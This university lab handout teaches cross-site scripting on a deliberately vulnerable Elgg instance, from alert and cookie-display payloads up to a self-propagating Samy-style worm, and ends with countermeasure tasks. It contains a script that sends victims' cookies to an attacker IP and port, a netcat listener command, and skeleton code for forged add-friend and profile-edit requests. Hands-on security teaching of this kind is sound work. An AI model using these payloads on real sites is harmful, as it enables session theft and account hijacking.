# Cross-Site Scripting (XSS) Attack

## 1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into a victim's web browser.

Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same-origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named Elgg in our pre-built Ubuntu VM image. Elgg is a popular open-source social networking web application, and it has implemented several countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles.

In this assignment, you need to exploit this vulnerability to launch XSS attacks on the modified Elgg, in a way that is similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list. This assignment covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax

## 2 The Elgg Web Application

We use an open-source web application called Elgg in this assignment. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server, and the credentials are given below.

| ***User*** | ***UserName*** | ***Password*** |
|---|---|---|
| Admin | admin | seedelgg |
| Alice | alice | seedalice |
| Boby | boby | seedboby |
| Charlie | charlie | seedcharlie |
| Samy | samy | seedsamy |

# 3 Tasks

# 3.1 Preparation: Setting up AWS

You should continue to use the AWS instance used for the buffer overflow attack. You will need to configure the instance so that you can serve the Elgg web application from it. You should need to do this once.

**Step 1:** Use SSH to remotely access the AWS instance.

**Step 2:** Configure the Elgg web application with the web address to use as it's base URL. Follow the commands below and replace URL with the web address of your AWS instance (make sure that it ends with a `/`).

Use the hostname of your AWS instance, add `http://` in front and `/` at the end.

For example, `http://ec2-18-231-164-178.compute-1.amazonaws.com/`.

IMPORTANT: miss `/` may cause problems with CSS files and images.

First command logs you into the mysql database as admin:

```
mysql -u elgg_admin -pseedubuntu elgg_xss
```

Now change the address of Elgg web application:

```
update elgg_xsssites_entity SET url="URL";
```

You can check that the update has occured using the following command:

```
select * from elgg_xsssites_entity;
```

Exit from mysql using CTRL-D.

**Step 3:** Configure your AWS instance so it can be accessed via HTTP.

Select your instance and click on the security group associated with it (in Figure 1, #1 is my instance and #2 indicates the security group).





*Figure 1: Select instance*

The firewall rules associated with the security group should now be displayed (see Figure 2). Initially you will only have a rule permitting SSH connections from any computer.





*Figure 2: Firewall inbound rules*

Click on the **Edit** button to display the rules, click on the **Add Rule** button and add a new rule with the following details:

- HTTP
- Port 80
- Anywhere

Remember to click on the **Save** button when done.

Open Firefox and try to access the Elgg system using the URL pointing at your AWS instance (in my case this was `http://ec2-18-231-164-178.compute-1.amazonaws.com/`)

# 3.2 Preparation: Getting Familiar with the "HTTP Header Live" tool

In this assignment, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests.

We recommend that you install a Firefox add-on called "HTTP Header Live" for this purpose.

It is available here: `https://addons.mozilla.org/en-US/firefox/addon/http-header-live/`.

Before you start working on this assignment, you should get familiar with this tool. Instructions on how to use this tool are given in the Guideline section 4.1.

# 3.3 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed, and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the **brief description** field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the `<script>` tag. See the following example:

```
<script type="text/javascript" src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from http://www.example.com which can be any web server.

## 3.4 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in Boby's profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

> **Q1**. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that another user visiting it will display the visitor's cookie. Document this using screenshot showing the code and that it is executed properly.

## 3.5 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to themself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.1.2.5, you need to determine the correct IP address to use, e.g., the IP address of your AWS instance or your computer at home), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=\"http://10.1.2.5:5555?c=' + escape(document.cookie) +
'\">');
</script>
```

A commonly used program by attackers is netcat (or nc) , which, if running with the "-l" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 5555:

```
$ nc -l 5555 -v
```

The ”-l” option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The ”-v” option is used to have nc give more verbose output.

You will need to run `nc` on either your machine at home or directly on your Amazon instance. You cannot use our ECS workstations due to restrictions placed by the firewall. In both cases you need to change the IP address used.

> **Q2.** Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that, when another user visits Boby's profile, the cookie is sent to the attacker's machine. You will need multiple screenshots and describe what is happening.

## 3.6 Task 4: Becoming the Victim’s Friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy’s page.

This worm does not self-propagate; in task 6, we will make it self-propagating. In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim’s browser, without the intervention of the attacker.

The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox’s HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request.

Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request looks like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

Note that you will need to replace `www.xsslabelgg.com` with the name of your AWS hosted VM.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...; //FILL IN
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
```

```
</script>
```

The above code should be placed in the "**About Me**" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field. If you cannot see the text mode and html mode on the website, you can enable this by logging in as admin, go to the Plugins, and activate the ECEditor (double check the name though).

> **Q3.** Submit screenshots demonstrating that this attack works and include your code.

> **Q4.** Explain the purpose of the following two lines:

- `var ts="&__elgg_ts="+elgg.security.token.__elgg_ts`
- `var token="&__elgg_token="+elgg.security.token.__elgg_token`

> **Q5.** If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? Justify your answer.

## 3.7 Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify the profile, we should first find out how a legitimate user edits or modifies their profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

Note that you will need to replace `www.xsslabelgg.com` with the name of your AWS hosted VM.

```
<script type="text/javascript">
  window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the content of your url.
  var content=...; //FILL IN
  var sendurl=...; //FILL IN
  var samyGuid=...; //FILL IN
  if(elgg.session.user.guid!=samyGuid)
  {
```

```
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
       "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Similar to Task 4, the above code should be placed in the "**About Me**" field of Samy's profile page, and the Text mode should be enabled before entering the above JavaScript code.

> **Q6.** Why do we need the line `if(elgg.session.user.guid!=samyGuid)`?

> **Q7**. Remove this line, and repeat your attack. Report what you see using a screenshot and explain your observation.

# 3.8 Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate.

This is the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making the Samy worm one of the fastest spreading viruses of all time.

The JavaScript code that can achieve this is called a **self-propagating cross-site scripting worm**. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript code modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to accomplish this. We will discuss two common approaches.

**Link Approach**: If the worm is included using the src attribute in the `<script>` tag, writing self-propagating worms is much easier. We have discussed the src attribute in Task 1, and an example is given below. The worm can simply copy the following `<script>` tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

**DOM Approach**: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself and displays it in an alert window:

```
<script id=worm>
var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; // line 1
var jsCode = document.getElementById("worm").innerHTML; // line 2
var tailTag = "</" + "script>"; // line 3
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); // line 4
alert(jsCode);
</script>
```

It should be noted that innerHTML (line 2) only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag `<script id="worm">` (line 1) and the ending tag `</script>` (line 3) to form an identical copy of the malicious code.

When data are sent in HTTP POST requests with the `Content-Type` set to `application/x-wwwform-urlencoded`, which is the type used in our code, the data should also be encoded.

The encoding scheme is called URL encoding, which replaces non-alphanumeric characters in the data with `%HH`, a percentage sign and two hexadecimal digits representing the ASCII code of the character.

The `encodeURIComponent()` function in line ④ is used to URL-encode a string.

Note: In this assignment, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.

> **Q8.** Document your self-propagating worm implemented using the DOM approach and include screenshots showing that it works as well.

# 3.9 Task 7: Countermeasures

Elgg does have a built in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom built security plugin HTMLawed on the Elgg web application which on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the `elgg/engine/lib/input.php` file.

To turn on the countermeasure, login to the application as admin, goto **Account->administration (top right of screen)** → **plugins** (on the right panel), and click on security and spam under the filter options at the top of the page. You should find the HTMLawed plugin below. Click on **Activate** to enable the countermeasure.

In addition to the HTMLawed 1.9 security plugin in Elgg, there is another built-in PHP method called htmlspecialchars(), which is used to encode the special characters in user input, such as "<" to `&lt`, ">" to `&gt`, etc. Please go to </var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/> and find the function call `htmlspecialchars` in `text.php`, `url.php`, `dropdown.php` and `email.php` files. Uncomment the corresponding `htmlspecialchars` function calls in each file.

Once you know how to turn on these countermeasures, please do the following (Please do not change any other code and make sure that there are no syntax errors):

> **Q9.** Activate only the HTMLawed countermeasure but not `htmlspecialchars`; visit any of the victim profiles and describe your observations in your report. Make sure that you describe the reason for your observations.

> **Q10:** Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report. Again, make sure that you describe the reason for your observations.

**NOTE**: When answering question 9 and 10, we are looking for you to do some experimentation and interpret your results. Try some different options: have a look to see which fields are affected by the plugin, what happens when plugins are on and new text is entered versus text that already existed. These two questions are more about experimentation and trying to reverse engineer the behaviour of the plugins.

# 4 Guidelines

## 4.1 Using the "HTTP Header Live" add-on to Inspect HTTP Headers

A browser add-on called "HTTP Header Live" is used. The instruction on how to enable and use this add-on tool is depicted in Figure 3. Just click the icon marked by ①; a sidebar will show up on the left. Make sure that HTTP Header Live is selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up, but changing its size will trigger the re-drawing).





*Figure 3: Enable the HTTP Header Live Add-on*

## 4.2 Using the Web Developer Tool to Inspect HTTP Headers

There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

Click Firefox's top right menu --> Web Developer --> Network

or

Click the "Tools" menu --> Web Developer --> Network

We use the user login page in Elgg as an example. Figure 4 shows the Network Tool showing the HTTP POST request that was used for login.

To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 5).

The details of the selected request will be visible in the right pane. Figure 5(a) shows the details of the login request in the Headers tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the Params tab. Figure 5(b) shows the parameter sent in the login request to Elgg, including username and password. The tool can be used to inspect HTTP GET requests in a similar manner to HTTP POST requests.





*Figure 4: HTTP Request in Web Developer Network Tool*





*Figure 5: HTTP Request and Request Details in Two Panes*


Font Size. The default font size of Web Developer Tools window is quite small. It can be increased by focusing click anywhere in the Network Tool window, and then using Ctrl and + button.

## 4.3 JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

Click the "Tools" menu --> Web Developer --> Web Console

or use the Shift+Ctrl+K shortcut.




(a) HTTP Request Headers (b) HTTP Request Parameters

*Figure 6: HTTP Headers and Parameters*

Once we are in the web console, click the JS tab. Click the downward pointing arrowhead beside JS and ensure there is a check mark beside Error. If you are also interested in Warning messages, click Warning. See Figure 7.





*Figure 7: Debugging JavaScript Code (1)*

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 8.





*Figure 8: Debugging JavaScript Code (2)*

# 5 Submission

You need to submit a detailed report that has your name and student ID at the begining. The report should answer each of the questions highlighted above, with screenshots, to describe what you have done and what you have observed. The report should be submitted as a PDF in order for it to be marked. We do not mark reports submitted in other formats.

Please provide details using Firefox's add-on tools and the corresponding screenshots. You also need to provide explanation to the observations that are interesting or surprising.